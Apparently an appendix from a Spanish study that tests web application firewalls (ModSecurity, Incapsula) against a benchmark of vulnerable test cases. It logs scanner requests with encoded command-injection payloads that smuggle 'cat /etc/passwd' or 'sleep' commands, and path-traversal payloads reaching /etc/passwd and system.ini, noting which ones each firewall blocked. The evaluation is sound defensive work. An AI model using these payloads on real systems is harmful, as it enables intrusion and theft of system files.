Categoría vulnerabilidad	TestCase vulnerables	TestCase no vulnerables
cmdi	78	78
sqli	200	200
path traversal	196	195
rfi	57	59
redirect	92	64
xss	61	61
Total	**684**	**657**
	1.341	

7.3 Payloads generados con ModSecurity interpuesto

Una vez interpuesta la herramienta de protección a evaluar entre el escáner de vulnerabilidades y lo bancos de pruebas, se lanzan diferentes ataques contra estos. En este anexo, se detallan los datos del TestCase, categoría de vulnerabilidad, método de la petición, payload generado, respuesta en milisegundos, si es un TestCase vulnerable o no, petición POST y bloqueo o no por parte de la herramienta.

Debido a la extensión de la información generada, se detalla únicamente una parte de los ataques generados.

TestCase	Categoría	Método	Payload	Respuesta milis eg.	Provoca vul. Real	Petición POST	modsecurity bloquea
BenchmarkTest00480	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00480	54	true	BenchmarkTest00480=ECHOOO%26cat+%2Fetc%2Fpasswd%26&foo=bar	true
BenchmarkTest00480	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00480	39	true	BenchmarkTest00480=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B&foo=bar	true
BenchmarkTest00480	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00480	5018	true	BenchmarkTest00480=ECHOOO%26sleep+5s%26&foo=bar	false
BenchmarkTest00495	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00495	61	true	BenchmarkTest00495=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26&foo=bar	true
BenchmarkTest00495	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00495	45	true	BenchmarkTest00495=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B&foo=bar	true
BenchmarkTest00495	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00495	5019	true	BenchmarkTest00495=FOO%3Decho+Injection%26sleep+5s%26&foo=bar	false
BenchmarkTest00497	cmdi	GET	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00497?BenchmarkTest00497=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26&password=ZAP&username=ZAP	60	true		true
BenchmarkTest00497	cmdi	GET	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00497?BenchmarkTest00497=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B&password=ZAP&username=ZAP	41	true		true
BenchmarkTest00497	cmdi	GET	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00497?BenchmarkTest00497=FOO%3Decho+Injection%26sleep+5s%26&password=ZAP&username=ZAP	5019	true		false
BenchmarkTest00731	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00731	18	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest00731=ECHOOO%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest00731	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00731	25	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest00731=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest00731	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00731	5039	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest00731=ECHOOO%26sleep+5s%26	false
BenchmarkTest00815	cmdi	GET	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00815?BenchmarkTest00815=ECHOOO%26cat+%2Fetc%2Fpasswd%26&password=ZAP&username=ZAP	208	true		true

TestCase	Categoría	Método	Payload	Respuesta milis eg.	Provoca vul. Real	Petición POST	modsecurity bloquea
BenchmarkTest00815	cmdi	GET	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00815?BenchmarkTest00815=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B&password=ZAP&username=ZAP	40	true		true
BenchmarkTest00815	cmdi	GET	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00815?BenchmarkTest00815=ECHOOO%26sleep+5s%26&password=ZAP&username=ZAP	5024	true		false
BenchmarkTest01270	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01270	17	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest01270=ECHOOO%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest01270	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01270	14	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest01270=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest01270	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01270	5035	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest01270=ECHOOO%26sleep+5s%26	false
BenchmarkTest01287	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01287	122	true	BenchmarkTest01287=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest01287	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01287	44	true	BenchmarkTest01287=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest01287	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01287	5021	true	BenchmarkTest01287=FOO%3Decho+Injection%26sleep+5s%26	false
BenchmarkTest01361	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01361	57	true	BenchmarkTest01361=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26&foo=bar	true
BenchmarkTest01361	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01361	45	true	BenchmarkTest01361=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B&foo=bar	true
BenchmarkTest01361	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01361	5019	true	BenchmarkTest01361=FOO%3Decho+Injection%26sleep+5s%26&foo=bar	false
BenchmarkTest01517	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01517	17	true	email=ZAP&password=ZAP&BenchmarkTest01517=ECHOOO%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest01517	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01517	15	true	email=ZAP&password=ZAP&BenchmarkTest01517=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest01517	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01517	5015	true	email=ZAP&password=ZAP&BenchmarkTest01517=ECHOOO%26sleep+5s%26	false

TestCase	Categoría	Método	Payload	Respuestamiliseg.	Provoca vul. Real	Petición POST	modsecurity bloquea
BenchmarkTest01531	cmdi	GET	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01531?BenchmarkTest01531=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26&password=ZAP&username=ZAP	62	true		true
BenchmarkTest01531	cmdi	GET	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01531?BenchmarkTest01531=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B&password=ZAP&username=ZAP	47	true		true
BenchmarkTest01531	cmdi	GET	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01531?BenchmarkTest01531=FOO%3Decho+Injection%26sleep+5s%26&password=ZAP&username=ZAP	5016	true		false
BenchmarkTest01533	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01533	15	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest01533=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest01533	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01533	17	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest01533=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest01533	cmdi	POST	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01533	5033	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest01533=FOO%3Decho+Injection%26sleep+5s%26	false
BenchmarkTest01673	cmdi	GET	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01673?BenchmarkTest01673=ECHOOO%26cat+%2Fetc%2Fpasswd%26&password=ZAP&username=ZAP	226	true		true
BenchmarkTest01673	cmdi	GET	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01673?BenchmarkTest01673=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B&password=ZAP&username=ZAP	41	true		true
BenchmarkTest01673	cmdi	GET	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01673?BenchmarkTest01673=ECHOOO%26sleep+5s%26&password=ZAP&username=ZAP	5020	true		false
BenchmarkTest01691	cmdi	GET	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01691?BenchmarkTest01691=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26&password=ZAP&username=ZAP	66	true		true
BenchmarkTest01691	cmdi	GET	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01691?BenchmarkTest01691=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B&password=ZAP&username=ZAP	90	true		true
BenchmarkTest01691	cmdi	GET	http://192.168.0.181/benchmark/cmdi-01/BenchmarkTest01691?BenchmarkTest01691=FOO%3Decho+Injection%26sleep+5s%26&password=ZAP&username=ZAP	5016	true		false

TestCase	Categoría	Método	Payload	Respuestamiliseg.	Provoca vul. Real	Petición POST	modsecurity bloquea
BenchmarkTest02137	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02137	56	true	BenchmarkTest02137=ECHOOO%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest02137	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02137	39	true	BenchmarkTest02137=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest02137	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02137	5015	true	BenchmarkTest02137=ECHOOO%26sleep+5s%26	false
BenchmarkTest02155	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02155	15	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest02155=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest02155	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02155	19	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest02155=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest02155	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02155	5144	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest02155=FOO%3Decho+Injection%26sleep+5s%26	false
BenchmarkTest02243	cmdi	GET	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02243?BenchmarkTest02243=ECHOOO%26cat+%2Fetc%2Fpasswd%26&password=ZAP&username=ZAP	58	true		true
BenchmarkTest02243	cmdi	GET	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02243?BenchmarkTest02243=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B&password=ZAP&username=ZAP	44	true		true
BenchmarkTest02243	cmdi	GET	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02243?BenchmarkTest02243=ECHOOO%26sleep+5s%26&password=ZAP&username=ZAP	5019	true		false
BenchmarkTest02244	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02244	19	true	email=ZAP&password=ZAP&BenchmarkTest02244=ECHOOO%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest02244	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02244	19	true	email=ZAP&password=ZAP&BenchmarkTest02244=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest02244	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02244	5028	true	email=ZAP&password=ZAP&BenchmarkTest02244=ECHOOO%26sleep+5s%26	false
BenchmarkTest02411	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02411	54	true	BenchmarkTest02411=ECHOOO%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest02411	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02411	23	true	BenchmarkTest02411=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest02411	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02411	5109	true	BenchmarkTest02411=ECHOOO%26sleep+5s%26	false

TestCase	Categoría	Método	Payload	Respuesta milis eg.	Provoca vul. Real	Petición POST	modsecurity bloquea
BenchmarkTest02412	cmdi	GET	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02412?BenchmarkTest02412=ECHOOO%26cat+%2Fetc%2Fpasswd%26&password=ZAP&username=ZAP	58	true		true
BenchmarkTest02412	cmdi	GET	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02412?BenchmarkTest02412=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B&password=ZAP&username=ZAP	45	true		true
BenchmarkTest02412	cmdi	GET	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02412?BenchmarkTest02412=ECHOOO%26sleep+5s%26&password=ZAP&username=ZAP	5022	true		false
BenchmarkTest02414	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02414	14	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest02414=ECHOOO%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest02414	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02414	13	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest02414=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest02414	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02414	5069	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest02414=ECHOOO%26sleep+5s%26	false
BenchmarkTest02431	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02431	57	true	BenchmarkTest02431=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest02431	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02431	21	true	BenchmarkTest02431=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest02431	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02431	5092	true	BenchmarkTest02431=FOO%3Decho+Injection%26sleep+5s%26	false
BenchmarkTest02496	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02496	51	true	BenchmarkTest02496=ECHOOO%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest02496	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02496	41	true	BenchmarkTest02496=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest02496	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02496	5046	true	BenchmarkTest02496=ECHOOO%3Bsleep+5s%3B	false
BenchmarkTest02511	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02511	57	true	BenchmarkTest02511=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26	true
BenchmarkTest02511	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02511	44	true	BenchmarkTest02511=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B	true
BenchmarkTest02511	cmdi	POST	http://192.168.0.181/benchmark/cmdi-02/BenchmarkTest02511	5063	true	BenchmarkTest02511=FOO%3Decho+Injection%26sleep+5s%26	false

7.4 Payloads generados con Incapsula interpuesto

Una vez interpuesta la herramienta de protección a evaluar entre el escáner de vulnerabilidades y lo bancos de pruebas, se lanzan diferentes ataques contra estos. En este anexo, se detallan los datos del TestCase, categoría de vulnerabilidad, método de la petición, payload generado, respuesta en milisegundos, si es un TestCase vulnerable o no, petición POST y bloqueo o no por parte de la herramienta.

Debido a la extensión de la información generada, se detalla únicamente una parte de los ataques generados.

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	imperva bloquea
BenchmarkTest00360	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00360	564	true	BenchmarkTest00360=c%3A%2FWindows%2Fsystem.ini&foo=bar	true
BenchmarkTest00360	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00360	32	true	BenchmarkTest00360=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&foo=bar	true
BenchmarkTest00360	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00360	33	true	BenchmarkTest00360=%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&foo=bar	true
BenchmarkTest00360	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00360	26	true	BenchmarkTest00360=Windows%2Fsystem.ini&foo=bar	true
BenchmarkTest00360	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00360	28	true	BenchmarkTest00360=%2Fetc%2Fpasswd&foo=bar	true
BenchmarkTest00360	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00360	35	true	BenchmarkTest00360=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	43	true	BenchmarkTest00455=c%3A%5CWindows%5Csystem.ini&foo=bar	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	35	true	BenchmarkTest00455=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini&foo=bar	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	28	true	BenchmarkTest00455=%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&foo=bar	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	27	true	BenchmarkTest00455=Windows%5Csystem.ini&foo=bar	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	28	true	BenchmarkTest00455=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	28	true	BenchmarkTest00455=FileName&foo=c%3A%2FWindows%2Fsystem.ini	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	13	true	BenchmarkTest00455=FileName&foo=c%3A%5CWindows%5Csystem.ini	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	10	true	BenchmarkTest00455=FileName&foo=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	30	true	BenchmarkTest00455=FileName&foo=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini	true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	imperva bloquea
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	12	true	BenchmarkTest00455=FileName&foo=Windows%2Fsystem.ini	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	12	true	BenchmarkTest00455=FileName&foo=Windows%5Csystem.ini	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	10	true	BenchmarkTest00455=FileName&foo=%2Fetc%2Fpasswd	true
BenchmarkTest00455	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00455	12	true	BenchmarkTest00455=FileName&foo=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2	true
BenchmarkTest00456	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00456	31	true	BenchmarkTest00456=c%3A%5CWindows%5Csystem.ini	true
BenchmarkTest00456	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00456	31	true	BenchmarkTest00456=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fs	true
BenchmarkTest00456	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00456	27	true	BenchmarkTest00456=%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindo	true
BenchmarkTest00456	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00456	27	true	BenchmarkTest00456=Windows%5Csystem.ini	true
BenchmarkTest00456	path_traversal	POST	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00456	39	true	BenchmarkTest00456=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd	true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=c%3A%2FWindows%2Fsystem.ini&password=ZAP&username=ZAP	33	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=c%3A%5CWindows%5Csystem.ini&password=ZAP&username=ZAP	33	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&password=ZAP&username=ZAP	33	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini&password=ZAP&username=ZAP	35	true		true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	imperva bloquea
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&password=ZAP&username=ZAP	42	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini&password=ZAP&username=ZAP	32	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=Windows%2Fsystem.ini&password=ZAP&username=ZAP	30	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=Windows%5Csystem.ini&password=ZAP&username=ZAP	30	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=%2Fetc%2Fpasswd&password=ZAP&username=ZAP	30	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&password=ZAP&username=ZAP	16	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=FileName&password=c%3A%2FWindows%2Fsystem.ini&username=ZAP	29	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=FileName&password=c%3A%5CWindows%5Csystem.ini&username=ZAP	14	true		true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	imperva bloquea
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=FileName&password=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&username=ZAP	31	true		true
BenchmarkTest00629	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00629?BenchmarkTest00629=FileName&password=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini&username=ZAP	34	true		true
BenchmarkTest00783	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00783?BenchmarkTest00783=c%3A%2FWindows%2Fsystem.ini&password=ZAP&username=ZAP	31	true		true
BenchmarkTest00783	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00783?BenchmarkTest00783=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&password=ZAP&username=ZAP	32	true		true
BenchmarkTest00783	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00783?BenchmarkTest00783=%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&password=ZAP&username=ZAP	31	true		true
BenchmarkTest00783	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00783?BenchmarkTest00783=Windows%2Fsystem.ini&password=ZAP&username=ZAP	38	true		true
BenchmarkTest00783	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00783?BenchmarkTest00783=%2Fetc%2Fpasswd&password=ZAP&username=ZAP	37	true		true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	imperva bloquea
BenchmarkTest00783	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-00/BenchmarkTest00783?BenchmarkTest00783=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&password=ZAP&username=ZAP	36	true		true
BenchmarkTest01496	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-01/BenchmarkTest01496?BenchmarkTest01496=c%3A%5CWindows%5Csystem.ini&password=ZAP&username=ZAP	44	true		true
BenchmarkTest01496	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-01/BenchmarkTest01496?BenchmarkTest01496=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini&password=ZAP&username=ZAP	34	true		true
BenchmarkTest01496	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-01/BenchmarkTest01496?BenchmarkTest01496=%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini&password=ZAP&username=ZAP	38	true		true
BenchmarkTest01496	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-01/BenchmarkTest01496?BenchmarkTest01496=Windows%5Csystem.ini&password=ZAP&username=ZAP	29	true		true
BenchmarkTest01496	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-01/BenchmarkTest01496?BenchmarkTest01496=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&password=ZAP&username=ZAP	16	true		true
BenchmarkTest01496	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-01/BenchmarkTest01496?BenchmarkTest01496=FileName&password=c%3A%2FWindows%2Fsystem.ini&username=ZAP	10	true		true
BenchmarkTest01496	path_traversal	GET	http://192.168.0.181/benchmark/pathtraver-01/BenchmarkTest01496?BenchmarkTest01496=FileName&password=c%3A%5CWindows%5Csystem.ini&username=ZAP	13	true		true

7.5 Payloads generados con AppDefender interpuesto

